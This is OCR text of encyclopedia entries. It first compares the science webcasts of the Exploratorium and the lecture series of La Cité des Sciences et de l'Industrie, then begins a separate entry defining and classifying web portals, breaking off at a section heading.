Other examples include the *Chain Reaction*, considered a very creative Web cast (April 11, 2001) designed by Arthur Ganson's MIT artist, who showed a theatrical play of physical mechanisms (e.g., roll, burn, grind) for passing energy from one object to another. At the very beginning of Web casting, the *Memory Lecture Series* (June-December, 1998) examined how memory affect your imagination, stress and aging, or the *Science of Wine* (November 17, 1999), an initiation of the basic components such as acid, sugar, and tannin along with its aromas. However, the three favorite Web casts are *The Accidental Scientist* for preparing everyday meals (e.g., roasting a turkey) and *IronScience Teacher*s, where one creates a 10-minute lesson www.exploratorium.edu/iron_science/index.html. Both features were built for

Figure 1. The Exploratorium, Total Solar Eclipse: Live from Turkey©


classroom applications with the help of explainers. And *Origins* will be developed further, because it is posited as an exemplary Web cast.

Launched in November 2000, *Origins* seems the most appropriate, as it was intended to enhance the audience's appreciation of remote scientific discoveries through online activities and Web casts. This heading integrates five perspectives: people, places, tools, ideas , and a section organized around six themes: "CERN: Matter," "Hubble: Universe," "Antarctica: Extremes," "Las Cuevas: Biodiversity," "Cold Spring: DNA," and "Arecibo: Astrobiology" (www.exploratorium.com/origins/index.html) (see Figure 2). These locations were selected because they unveiled a major finding in connection with the universe, matter, or life itself. *Origins* has received over three million individuals and gets an average of 2,275 daily visits, where a vast majority spent nearly 5 minutes (M. Alexander, personal communication, July 2004: 1). Its content format consists of gathering various media presentations for a specific thematic (i.e., field images, people's articles, QTVR demonstrations, video interviews, audio observations), offering an analytical viewpoint from field researchers and the Exploratorium's roving team.

As for examples, the feature Astrobiology *The Search for Life* (November 15-22, 2003) has generated a weekly sequence of ten conferences with scientists about mystical questions covering Talking with ET, Life at High Temperatures, and Is There Life Elsewhere? (www.exploratorium.edu/origins/arecibo/live/index.html). The museum staff for Antarctica has devised 40 live Web casts and field notes (December 1, 2001 to January 12, 2002) related to six ongoing recognized observatories, twice each day (www.exploratorium.com/origins/antarctica/live/index.html), whereas the Cold Spring Harbor Laboratory (February, 2003) consisted of several documentaries on achievements concerning the Humane Genome Project (HGP) as part of the 50th anniversary of DNA, namely James Watson (Nobel Prize winner) (www.exploratorium.com/origins/coldspring/people/index.html) (M. Alexander, personal communication, July 2004). These pieces were exclusively for online adult audiences. (see Figure 2).

We cannot list all the themes of original Web casts produced of *Origins*, although they represent a splendid initiative; this learning strategy proved to be a success for promoting live science events, because over three million people have browsed the Exploratorium's Web site, twice as much as expected. It was noted: "The importance of *Origins* lies not in the fact that it brought ideas of science to the public, but rather to actual scientists doing the science at the moment they were doing it" (M. Alexander, personal communication, July 2004, p. 9). During the last decade, from November 1996 to August 2006, the Exploratorium has used Web casts proffering a mosaic of live demonstrations (up to 115) consulted through *Archived Webcasts* (www.exploratorium.com/Webcasts/archive.html) or *What's Happening?* a calendar with upcoming Web casts. Most presentations benefited from a generous grant of the National Science Foundation. The latest trend is that it is possible to download a highlighted video to an iPod.

Figure 2. The Exploratorium, Origins—CERN: The heart of the matter©



LA CITE DES SCIENCES ET DE L'INDUSTRIE OF PARIS

Le Collège: A Present-Day Viewpoint

The 30,000 sq. ft. Parc de la Villette is located in the 19th arrd. of Paris and once served as a former butchers' slaughterhouse under Napoleon 1. In March 2006, during the passage of Halley's Comet, it was transformed into a scientific center called La Cité des Sciences et de l'Industrie. This establishment has since welcomed more than 40 million visitors, up to 3.5 million annually, ranking among the top Parisian attraction in terms of attendance (La Cité: Historic, 2004). La Cité's Web site (www.cite-sciences.fr/francais/indexFLASH.htm) was launched in 1994 through the initiative of Joël de Rosnay, Head of Research and Development at the time, but it was not until 1999 that it really expanded its headings with *Science News* on topical matters, *Best Contents* a selection of hands-on activities and *Visite+* a detailed log of previous visits; many of its main features, *Hands-on* and S*ciences Actualité*s, were especially designed for the Internet. The latter investigates contemporary concerns through "Questions on Current Events" (e.g., Biofuel) and "Special Report" (Bird flu); most provided an online glossary of scientific terms, video clips of eminent scholars and a quiz (www.cite-sciences.fr/francais/ala_cite/science_actualites/sitesactu/accueil.php?langue=an). Its Web site presents over 40 online activities across 45,000 pages (D. Coiffard, personal communication, July 2004). In 2003, the center attracted a significant number of virtual visitors with 3,161,000 online visits (Bowen et al., 2005). Interestingly, most subject areas are either derived from or complementary to the physical exhibitions, offering a broader dissemination of content, like the popular "Managing the Planet" (October 2003 to March 2006) that explored the human's relationships with nature through five topics: Climate, Oil, Sun, Carbon, and Population (www.cite-sciences.fr/english/ala_cite/expo/tempo/planete/portail/glp.html). Nearly 50% of online visitors show an interest for the subtopics of temporary exhibitions (Arnal, 2004).

The two most interactive resources are *Le lexique* or *Videoglossary* (i.e., scientific movies online) and *Le Collège* or *Lectures* (i.e., forums and debates), only available in French. However, it is the trend-setting feature Les *Conférences de la Cité* through Le Collège (Lectures) that is of particular interest, because it reflects the overall philosophy of this center and has assembled an interdisciplinary board of 10 specialists having among others an anthropologist, an economist, a sociologist, an historian, a physician, and a physicist. For the 2006-2007 season, its home page has been upgraded; previously in sections: Les carrefours du savoir (Knowledge Symposiums), Les samedis de l'actualité (Topical Saturdays), Colloques et événements (Congresses & Events) and Les conférences vidéo (Online Conferences). It is now under one umbrella, *Les Conférences,* providing a standardized format (www.cite-sciences.fr/francais/ala_cite/college/v2/index.htm) (see Figure 3).

In July 2002, La Cité started using Real Video for conceiving its content online from which they released 40

Figure 3. La Cité des Sciences et de l'Industrie, Les Conférences©

videoconferences. During 2003, Le Collège invited 250 eminent French researchers, enabling the creation of 180 online conferences. In fall 2006, it has produced over 400 conferences and records nearly 50 conferences per year (Le Collège, 2006). Although this feature is only available for a French-speaking audience, it is granted a generous budget of 300,000 Euros annually. Each conference can accommodate 300 attendees, while the themes are directed toward eight subjects: history of science, mathematics, sciences and society, politics and research, physics, technologies, natural sciences, and humanities. A menu is offered to help visitors select their favorite topic by field, speaker, season, or theme (www.cite-sciences.fr/francais/ala_cite/college/v2/html/static/scripts/recherche_conf.php). One can also find video, audio, or text excerpts of older conferences.

With regard to historical background, the first debates were about Mad Cow disease and its crisis in France with variant Creutzfeldt-Jakob sickness infecting human brains (June 2001) and climate changes tackling the Kyoto Treaty to prevent carbon release (February 2002) where to judge the seriousness of possible outcomes such as food safety and sustainable development; both provided through a series of five conferences (www.cite-sciences.fr/francais/ala_cite/conferen/climat/global_fs.htm). Key people, like the ex-Russian president Mikhail Gorbachev, the French philosopher Michel Serres, or the well-known sociologist Michel Callon, discussed significant subjects on how the scientific world affects our civilization. Some of the subject areas included Pleasure of Learning, on the impact of information technologies in daily life (e.g., personal computers) in 1999-2000, Cancer (e.g., diseases), Living Things (e.g., stem cells) from December 2001 to June 2003 and What is Pain? (e.g., brain function) in October, 2003 which challenged health-related topics (www.cite-sciences.fr/francais/ala_cite/expo/tempo/defis/rencont/index.htm); Portrait of the Sun from April to June 2004 and Mars Online in March 2004; Quantum Revolution (e.g., Nature of antimatter) in January 2004; Origins of Language (e.g., 6,000 dialects) from January to March 2005 (www.cite-sciences.fr/francais/ala_cite/college/04-05/conferences/01-05-langage/index.htm); War and Science (e.g., Chemists) in November and December 2005 and Origins of Human Species (e.g., Fossils) in May-June 2006. Most of these were part of a series of conferences evolving about topics of current interest for the public as well as being consistent with physical and Web exhibitions.

Two years ago, in 2004-2005, Le Collège's major happening was celebrating the World Year of Physics (September 25, 2004), inviting social actors to discover the "Concept of Emptyness" with French astrophysicists of the Commissariat à l'Énergie Atomique (CEA) and Centre National de Recherche Scientifique (CNRS) (www.cite-sciences.fr/francais/ala_cite/college/04-05/conferences/programme/index.htm). This global event organized by the European Organization of Nuclear Research gave an unprecedented 12-hour live Web cast "Beyond Einstein" on December 1, 2005, where several organizations participated, such as Imperial College London (Great Britain), La Cité (France), the Exploratorium (United States), the Bloomfield Science Museum (Israel), and the National Science Education Centre (Taiwan) have elaborated a program with subjects including relativity, mass and gravity, antimatter, where physics laureates David Gross and Stephen Hawking were connected from

Figure 4. La Cité des Sciences et de l'Industrie Le Collège©: Les Conférences de la Cité

the Solvay physics Center of Brussels (beyond-einstein.web.cern.ch/beyond-einstein/pages/programmes.html).

For the season 2006-2007, the thematic of Immortality (September 2006) through the notion of existentialism is appointed with an introduction of Plato's Banquet (207 ac), where mortals seek to offer each other immortality, from an historian, a writer, a comedian, and a geneticist viewpoints (www.cite-sciences.fr/francais/ala_cite/college/v2/html/2006_2007/cycles/cycle_243.htm); at a time where medicine can solve bodies' aging mechanisms with regenerative therapies (e.g., facelift surgery). History of La Villette, Life in the desert, and Extra-solar planets will be shortly presented (see Figure 4).


DISCUSSION AND FUTURE DIRECTIONS

In an era of growing controversial issues about scientific progress, the public finds it difficult to position themselves, as they wonder what ideas are promulgated behind these developments. Indeed, visitors expect science centers to tackle subjects in fields as diverse as IT (e.g., jobs), ecology (e.g., climate), space (e.g., planets), health (e.g., food), space (e.g., solar system), and even ethics (e.g., cloning). La Cité and the Exploratorium aim, therefore, at rendering a realistic picture of the public understanding of science with online conferences and live Web casts, demonstrating more commitment toward its population related to daily health relevance (e.g., antibiotics), unexpected findings (e.g., natural disasters) or potential threatening situations (e.g., viruses). Scientific literacy is a way of surveying the elusive and mythical nature of science bemoaning the people's ignorance that, "we do not want political correctness in which the very idea that scientists are more knowledgeable than ordinary citizens" (Miller, 2000).

The novelty of Le Collège resides in the fact that their conferences are part of a political agenda giving ways on questions of societal matters, where visitors may express their opinions on worldwide hot topics (e.g., contaminated blood, eugenism, military wars) with open-minded intellectuals who relate to their concerns. In this respect, which authorities (e.g., government officials, scientists, politicians) are willing to take responsibility for endangering people? Thus, La Cité's main goal is also to become an informational hub on subject areas investigating digital technology, neuroscience, or civil rights for Europeans with various cultural and professional backgrounds (e.g., teachers, journalists, entrepreneurs) to debate major insights having nationwide consequences. This explains why La Cité has dedicated some of her partnerships to large national enterprises, like EDF (hydroelectricity), Cogema (engineering), and Renault (cars). Hence, a lay group of citizens are particularly stirred with local knowledge. Partnering with media (e.g., Discovery Channel Online, Arte) and other organizations (e.g., NASA, CERN) can also be an attractive option for breaking news and bringing assistance to educational programs at reduced costs (Ucko, 2004).

On the other hand, the Exploratorium has managed to produce original live Web casts implementing a creative learning environment for explainers, as well as providing a

Figure 5. La Cité des Sciences et de l'Industrie Le Collège©: World Year Physics, CERN



compelling reason for people to browse online museums. This specific strategy was intended to refine their ways of exploring worldwide discoveries applied mostly to science and technology (e.g., the Hubble mission, the Human Genome Project, solar eclipses), hence targeting an international audience. The Exploratorium's greatest challenge was accomplished when it made use of sophisticated software, and therefore augmented virtual experimentation through real-time demonstrations with the assistance of renowned researchers, as the role of scientific centers is as much for gaining knowledge as for encouraging the understanding of complex phenomenon. Live Web casts online should last 8 minutes to prevent the loss of viewers as well as offering a context with images and text-based information for experiencing them, in addition to providing a chat area rather than e-mails feedback, which are considered a limited mechanism (Spadaccini, 2001).

La Cité and the Exploratorium have different approaches to discovery; while La Cité provides a philosophical and societal perspective (e.g., sanitary risks and humans' origins), the Exploratorium is more astronomy and biology-oriented (e.g., solar systems and stem cells) with up-to-date software. However, both scientific institutions have tackled media happenings, namely the future of genetics (i.e., Discovery of DNA), climate changes (i.e., global warming), and mental illness (i.e., Alzheimers), as well as collaborated for the World Year of Physics through keynote speakers; some of these subjects were linked to temporary online exhibitions and physical events. For a greater understanding of science, one needs to define findings pointing out studies on religion, health, life's creation, are significant on humans, but are rarely mentioned in scientific literature.

Their core mission is the demystification of significant scientific events with key concepts, technical achievements, and actual research, providing an extensive coverage of unsolved mysteries at remote locations using various Web software aids (e.g., Real Player, Picture Viewer, Flash) as well as distinct storyboards (e.g., audio extracts, video clips).

CONCLUSION

The emergence of Web casts has opened avenues for innovative content dissemination, to sharpen one's reasoning, or even fulfill one's vision about the future, but most importantly ensuring thoughtful inner reactions from heterogeneous groups of visitors. Web casting is indeed one of the visitors' favorite scientific resources because it appeals to both onsite and online audiences, and is considered a trendsetter for a geographically dispersed audiences, as well as being relevant to illustrate technological excellence and current discoveries devoted to didactic attainments (e.g., visualize, demonstrate, comment).

Considering the outstanding number of individuals connected for live demonstrations and saved video-conferences, Live@Exploratorium and Le Collège have demonstrated the potential for creating a worldwide infrastructure through multidisciplinary public programs and contributing to a feeling

Figure 6. La Cité des Sciences et de l'Industrie Carrefour numérique©: Néthique

of reality; this, in addition to studio participants viewing their experience as an extension of their visit, while maintaining the museum's central role as an interpreter of newsworthy events for investigation yielded by empirical findings. Hence, Web casts prove to be a meaningful alternative for informal e-learning for those who seldom visit physical science centers, sometimes distant, overcrowded, and even noisy as well as created a significant demand to present creative topics beyond the actual setting.

Today's discovery centers are developing into a *social laboratory* where knowledge is achieved by internationally recognized scientists, and they therefore play a major role in which technological advancements can be made accessible to the general public often overwhelmed by detailed results. The online commitment is now achieved by substituting the real attendance for a network presence. The philosophical thought that comes to mind is Web casts contributed to Socrate's belief of humans becoming a pure spirit, as well as a bodily finitude through innovative higher-end technologies.

ACKNOWLEDGMENT

I dedicate this encyclopedic entry to my daughter Laure Bernier Saint-Pierre for her to explore the everchanging nature of understanding science and witness great discoveries through museum Web casts. Beam me up Scotty!

REFERENCES

Arnal, P. (2004). La Cité des Sciences mise sur l'interactivité, *Le Journal du Net*, Juin. Retrieved January 10, 2007, from www.journaldunet.com/0406/040608citesciences.shtml

Barr, S. M. (2006). *Modern physics and ancient faith* (3rd ed.). Notre-Dame, IN: University of Notre-Dame Press.

Barrow, J. D., & Silk, J. (1994). *The left hand of creation: The origin and evolution of the expanding universe* (2nd ed.). Oxford University Press.

Bernier, R. (2003). Usability of interactive computers in exhibitions. *Journal of Educational Computing Research, 28*(3), 245-272.

Bernier, R. (2005). The educational approach of virtual science centers: Two Web cast studies (The Exploratorium and La Cité des Sciences et de l'Industrie). In R. Subramaniam & W. H. L. Tan (Eds.), *E-learning and virtual science centers* (pp. 393-422). Hershey, PA: Information Science Publishing.

Bernier, R., & Bowen, J. (2004). Web-based discussion groups at stake: The profile of museum professionals online, *Program, 38*(2), 120-137.

Bono, J. J. (2001). Why metaphor? Toward a metaphorics of scientific practice. In S. Maasen & M. Winterhager (Eds.), *Science studies probing the dynamics of scientific knowledge* (pp. 215-234). Bielefeld, Germany: Springer-Verlag.

Bowen, J. P., Angus, J., Bennett, J., Borda, A., Hodges, A, Filippini-Fantoni, S., & Beler, A. (2005). The development of science museum Web sites: Case studies. In R. Subramaniam & W. H. L. Tan (Eds.), *E-learning and virtual science centers* (pp. 366-392). Hershey, PA: Information Science Publishing.

Cook, T. D., & Campbell, D. T. (1986). The causal assumptions of quasi-experimental practice. *Synthese, 68*, 141-180.

Davis, T. H. (2004). Engaging the public with science as it happens: The current science & technology center at the Museum of Science. *Boston Science Communication, 26*(1), 107-113.

Delacôte, G. (1999). Towards the year 2001, about us, exploratorium: San Francisco. Retrieved January 10, 2007, from www.exploratorium.edu/about/goery.html

De Rosnay, J. (1995). *L'homme symbiotique*, Paris: Éditions du Seuil.

Diamond, J. (2005). *Collapse: How society choose to fail or survive*. New York: Viking Books, Penguin Group.

Durant, J. (1992). *Museums and the public understanding of science*. London: Science Museum.

Exploratorium (2004). About us. Retrieved January 10, 2007, from www.exploratorium.com/about/index.html

Hilgartner, S. (1990). The dominant view of popularisation: Conceptual problems, political uses. *Social Studies of Science, 20*, 52-53.

Hunt, S. D. (1991). *Modern marketing theory: Conceptual foundations of research*. Mason, OH: South-Western Publishing.

Kuhn, T. (1977). *The essential tension*. University of Chicago Press.

Lewenstein, B. V., & Allison-Bunnell, S. W. (2000). Creating knowledge in science museums: Serving both public and scientific communities. In B. Schiele & E. Koster (Eds.), *Science centers for this century* (pp. 187-208). Ste-Foy, Quebec, Canada: Éditions Multimondes.

Miller, S. (2000, July 12-13). Public understanding of science at the crossroads. *Science communication, education and the history of science*. London: British Society for the History of Science.

Murphy, M. F., & Margolis, M. L. (1995). *Science, materialism, and the study of culture*. Gainesville, FL: University Presses of Florida.

Oppenheimer, F. (1980). Exhibit conception and design. In *Proceedings of the Meeting of the International Commission on Science Museums*, Monterey, Mexico. Retreived January 10, 2007, from www.exploratorium.edu/ronh/frank/ecd

Osborne, J. (2002). What 'ideas about science' should be taught in school science? A Delphi Study of the expert community. *Journal of the Research of Science Teaching, 40*(7), 692-720.

Singer, P. (1994). *Rethinking life and death: The collapse of our traditional values*. New York: St. Martin's Griffin.

Spadaccini, J. (2001, March 11-15). Streaming audio and video: New challenge and opportunities for museums. In *Proceedings of the Fifth Museums and the Web Conference*, Seattle. Retrieved January 10, 2007, from www.archimuse.com/mw2001/papers/spadaccini/spadaccini.html

Ucko, D. A. (2004). Production aspects of promoting public understanding of research. In D. Chittenden, G. Farmelo, & B. V. Lewenstein (Eds.), *Creating connections: Museums and the public understanding of current research*. Walnut Creek, CA: AltaMira Press. Retreived January 10, 2007, from www.museumsplusmore.com/pdf_files/PUR-Chap.pdf

Wynne, B. (1995). The public understanding of science. In S. Jasanoff, G. Markle, J. C. Petersen, & T. Pinch (Eds.), *Handbook of science and technology studies* (pp. 380-392). Thousand Oaks, CA: Sage.

KEY TERMS

Cultural Portal: A network service for multiple heritage institutions (e.g., museums, scientific centers, historical sites, castles) allowing a discovery of the arts, monuments, or places and act as a representative of the material and immaterial cultural inheritance through nature, science, people, values, and objects.

Explainer: An instructor-generated approach that ensures knowledge transfer for a diversified audience, highlighting facts, methods, phenomenon, developments, and people's achievements. Explainers are dedicated to leading debates on scientific research in front of live or online visitors. They have helped reconsider the concept of interaction with respect to the attention span of large audiences demonstrating the processes of basic science, while taking into consideration the hearts and the minds of academics.

Public Understanding of Research: PUR encourages discussion of policies and conceptual frameworks related to ethical matters and social concerns, as well as economic issues between practitioners, researchers, and scientific communities; all for the benefit of cross-disciplinary educational programs related to the humanities and natural sciences.

Scientific Center: A virtual gateway to online exhibitions on various scientific subjects including space, health, information technologies, and society, interactive hands-on activities, as well as using live demonstrations for observable events, showing pictures of most recent achievements, describing theories and concepts through explainers, providing major findings on how life evolves (natural science), and understanding of human thought and acts (humanities) based on empirical phenomena (e.g., physics, chemistry, psychology).

Web Casting: The latest state-of-the-art software technologies taking advantage of the high-resolution imagery bandwidth combined with Web-based multimedia applications offered by the Internet and thus enabling real-time demonstrations and live participation on different topics (e.g., cosmology, neuroscience, bioinformatics), in order to visualize, comment, and correlate data or scientists' sayings from one or multiple remote sites.

What is a Portal?

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INTRODUCTION

The brief history of Web portals is beginning to be common knowledge for software and engineering designers and researchers specialized on the technologies of the Web (Berners-Lee & Fischetti, 1997). The first Web portals were a product of large government-sponsored "big science" projects in the United States and Europe that spawned private online services, such as AOL (Tuomi, 2002). These new businesses provided access to the Web for a fee. Then, in a second phase, companies such as Yahoo, Alta Vista, and Google appeared. As search engines they enabled users to find other pages on the Web. In contrast to AOL, they provided free access to all free pages to all users who had a technical connection to the Web. Now, in a third stage, many of these traditional search engines have begun their transformation into Web portals to attract and keep a larger audience (Tatnall, in this volume; *Webomadia*, 2006).

In contrast to the above kind of evolutionary knowledge about the evolution of portals, there has been less critical historical analysis and/or synthesis to get a "big picture" of what a portal really is. Especially, there has been a gap in knowledge about the strategic and organizational challenges in terms of further innovations and evolution of portals. In this article we thus ask: what are these strategic and organizational challenges in terms of further innovations and evolution of portals? To answer this question, we adopt, in this article, an architectural and design perspective.

The structure of the article is that we first clarify and specify our view of what portal is, and what it is not. We take inspiration from the above evolutionary view of portals to reveal some of the mechanisms underlying the historical evolution in order to map out future path dependencies and remaining room for innovation and new kinds of portals. Within this context, our novel perspective is not to focus only on technology or social history but to weave in also the business case of what is a portal.

WHAT IS A PORTAL?

In very general terms, defining what a portal is and what it is not is easy. A very precise definition—a specification or operationalization of the concept of Web portal—is more difficult than is defining a portal in general terms. There are many different types of portals and many and varied uses to which they can be put. The term portal takes on a somewhat different meaning depending on the viewpoint of the stakeholder. They can be used for such purposes as business services on demand by third-party providers as HP or IBM, for public services in a regional innovation system, for open innovation within any organization, for purposes of killing time, etc.

Despite this challenge of diversity, the concept of portal is now beginning to be established as a term to refer to all human-edited content aggregation that focuses on both organization and personalization of content.[1] Such aggregation typically provides automated search capabilities and other front ending Web services, but also such value-added services as common rooms and collaboration facilities. Thus, portals exist for more than one specific purpose. Rather than being first and foremost a way of categorizing content according for purposes of ranking or grading, for example, a portal is typically provided identity precisely by virtue of robustness of the schemata about its ways and purposes of use.

Usually, in the modern usage of the term *portal*, a Web portal is a gateway to information, services, and so on, on the Internet, whether on the public World Wide Web (WWW) or on a corporate or other proprietary intranet. Any portal is a gateway. It offers a point of access into a broad array of resources and services, such as e-mail, forums, search engines, and online shopping malls. Marketers have discovered the portal concept and its advertising potential, making portals a considerable modern "business case" (Korhonen & Ainamo, 2003).

Within this modern context, what the concept has gained in array of ways and schemata of use, it has lost some of its clarity. A Google search of the Web in May, 2005, revealed 170 million entries for the word *portal*, whereas in June, 2006, the same search lead to 1.12 billion entries. Even allowing for a considerable degree of overlap and misuse, portals are now pervasive and it would be difficult to make any use of the Web without encountering one. The study of portals also spans a bewildering range of topics and interest areas. What is peculiar about the portal as a technological concept is that this concept can equally refer to a Web site specialized in a focused and select set of other sites that are closely related, in the case of special purpose portals, and to a quite general kind of portal and almost any array of sites that can are a several "clicks" away.

DIFFERENT KINDS OF PORTALS

There are many different types of portal. There are also many and varied uses to which most of these types can be put. While the first portals used to be oriented to a quite generic audience ("one-stop shopping"), many modern portals increasingly are specialized and quite a few can be seen as multidimensional concepts. There is a kind of generic portals exemplified in "www.yahoo.com" or "www.google.com," but also a proliferation of specialist portals, such as "maps" and "travel.yahoo.com," or "maps" and "scholar.google.com." This is just one aspect of how the term portal is difficult to define precisely, and takes on a somewhat different meaning depending on the viewpoint.

This said, the CRGP portal at Stanford University (http://crgp.stanford.edu), for example, provides an architecture where the various dimensions of the portal into research aspects of global projects are organized and designed to bring about an integrated and meaningful entirety. The hierarchy is not strictly formulated. Global project strategies (http://gps.hse.fi) is a research consortium in Finland with reciprocal links with the CRGP. In turn, both are in part financed by Tekes (http://www.tekes.fi), the national technology and innovation agency of Finland. These three interlinked portals are both in separation and in unison nearly decomposable architectures that have no hierarchy in terms of pre-determined meanings for "top" (i.e., important) and "bottom" (i.e., not important). This hierarchy and meanings are designed in part by the user of the portal, making for considerable amount of "co-design."

To provide a handle on the spread, evolution, declinations, and architectures of portals, we take inspiration from the little known work of Krishnan (2004), who in our judgment may have done more than anybody else to capture the essence of what has been the historical evolution of portals. We find that there are at least four groups of Web portals: (a) portals for play, (b) portals for serious business, (c) hybrid portals or portals for "serious play," and (d) other kinds of portals (e.g., portals for government use).

Portals for Play

It has long been proposed that especially paper-based solutions for consumers and business information processes, procedures, and transactions are generally being replaced by Web-based tools, such as corporate Web portals (confer Korpeinen & Ainamo, 2003). Within this context, one original meaning for "portal" refers to electronic games (Krishnan, 2004). Krishnan provides the example of Diablo, a computer game, where a consumer-user can connect, for a limited time, with powers in his or her "home base." For a long time, that kind of buttons for temporary bursts of power was the kind of portal that many computer users who were consumers were the most familiar with.

If we broaden the definition of a "portal for play" somewhat, we find that such portals can also include second-order uses. For example, movie or cinema enthusiasts can visit criticism of the latest films even when they do not intend to be a customer to the local theatre, video or DVD store, or an on-line distributor.

Portals for Serious Business

For business users of the World Wide Web, however, portals carry an altogether different meaning that they do for consumers and other hobbyists. Realizing the benefits of on-demand access and efficiency in our lives also means parting ways with some old, entrenched technology, and methods. In brief, the fact that a portal helps us to assemble the information employers and their employees need, transforming it "from a series of isolated tasks to the coordinated integration of knowledge" (Koulopoulus, 1999), is an important part of what makes a portal a business case. Portals, so to speak, enable access to new and valuable knowledge. Within this context, a portal is content/service aggregation and delivery systems which front-end a variety of other systems. Thus, it is in essence a platform that crosses over multiple machines and, moreover, multiple operating-system platforms (Microsoft, Linux, Apple, etc.). Such a platform provides a mechanism for authorization and access control. It is designed to remove many of the plumbing aspects of an application away from the developers and move the majority of the configuration aspects into the hands of the end users or administrators (Nachira, 2001). A portal like 365 Connect Resident Service Portal (365 RSP) is a portal designed to be an amenity to be used by tenants in tech-savvy environment, such as a technology park, to streamline resources, and to save time and money by eliminating paper memos, newsletters and decreasing phone traffic, yet to communicate with residents in the organization effectively.

Corporate portals—publicly assessable via the WWW or proprietary such as the company intranets—allow the acquisition and sharing of information between employer and employee at Internet speed, in an accurate, timely, and cost effective fashion. Within this context, corporate portals are designed to put employees closer to the information they need and add to employee satisfaction. An in-house corporate portal is now an affordable option for an increasing number of businesses, regardless of the size of their employee population. Thanks to the availability of pay-as-you-go, hosted solutions, many companies—including many with existing intranets—are choosing to leverage the services of third-party service providers to host their corporate portal. The business case includes advantages such as reduced capital outlays, curtailed needs for system upgrades and maintenance and changes in regulations, as well as reduced risk of technological obsolescence.

Hybrid Portals

There are also portals for other kinds of uses than play or business. In many cases, portals are not "play" or "serious" but "both and" ("serious play" or "infotainment"). Libraries, for example, use, and sometimes even create, more than one portal to access book and periodical information.

Many librarians know that their clients browse e-library portals without always knowing for what they are searching. The process of search is a way of seeing "what is out there" and, in many cases, also a way of relaxing from those processes of work that are strictly implementation- or finalization-oriented. Portals connect to processes of work that are search- or creativity-oriented.

Still other Kinds of Portals

In the etymological meaning of the word, anything that acts as a gateway to anything else is a portal. Portals are artifacts that pre-date the Web. Web portals serve as thresholds to the vast (and growing) population of sites and applications on the Internet. The word *portal* is derived from the Latin word *porta*, which translates to *gate*. Physicians in the public sector employ portals to access up-to-the-minute information to improve the level of patient care. Their portal is proprietary but not play or business. In newspapers, the front page has long been the institutionalized portal into the contents of the newspaper that day.[2] Palaces and even houses have always had portals. They have doors that lead from one hall or room to another and from the outside into the inside of the building, or vice versa.

A good example of how a modern portal can be a very multidimensional artifact is the Web portal of the city of Dunedin in New Zealand (http://www.cityofdunedin.com). This portal combines tourist information, a business hub, an overview of the local political debates and atmosphere, and even information on moving to the region. It even provides links to property sites for individuals or families contemplating on a possible change of location from somewhere else to the region. By doing all this, the Dunedin portal allows any type of virtual visitor to find the required information easily, whether his or her search is for pleasure, for business purposes, or for various declinations on these or other dimensions. A foreign journalist interested in the local innovation system of Danudin, for example, can have a point of access into much of the context and even much of the content of what he or she is to write about as one-stop shopping.

The above example of the Dunedin portal is illustrative of the fact that no matter why and how we may classify portals, few of these classifications will be mutually exclusive from the perspective of the user of the portal. What any classification does achieve, however, is to help orient and target design, coding, modularization, and the overall architecture and its implementation. Such classification can be at the service of the designer, the host corporation or other organization, a user, a community, or more than one of the above.

PORTALS THAT ARE STATIC AND PORTALS THAT ARE DYNAMIC

The connotations of what is a portal remain the same, whether one is discussing mystical new powers in computer games, serious client-server interfaces, or other solutions for profit, non-profit, or the various forms of *third sector*. In Diablo, the game, the shiny blue ingress acts as a gateway to the warrior's home base, where he or she derives his or her power. In a business network, the portal server acts as gateway to the enterprise that runs the server in question. In a natural landscape—or what we can consider extreme version of a "third sector" phenomenon—the discovery of a break in a mountain range can connect populations that used to be isolated from one another and make for remarkable exchange of "memes" or even genes by humans and other species. In this view, the evolution of the portal concept can be traced back right to times dating beyond the early beginnings of the World Wide Web (as reported in Berners-Lee & Fischetti, 1997; Krishnan, 2004; Tuomi, 2002).

The Static Portal

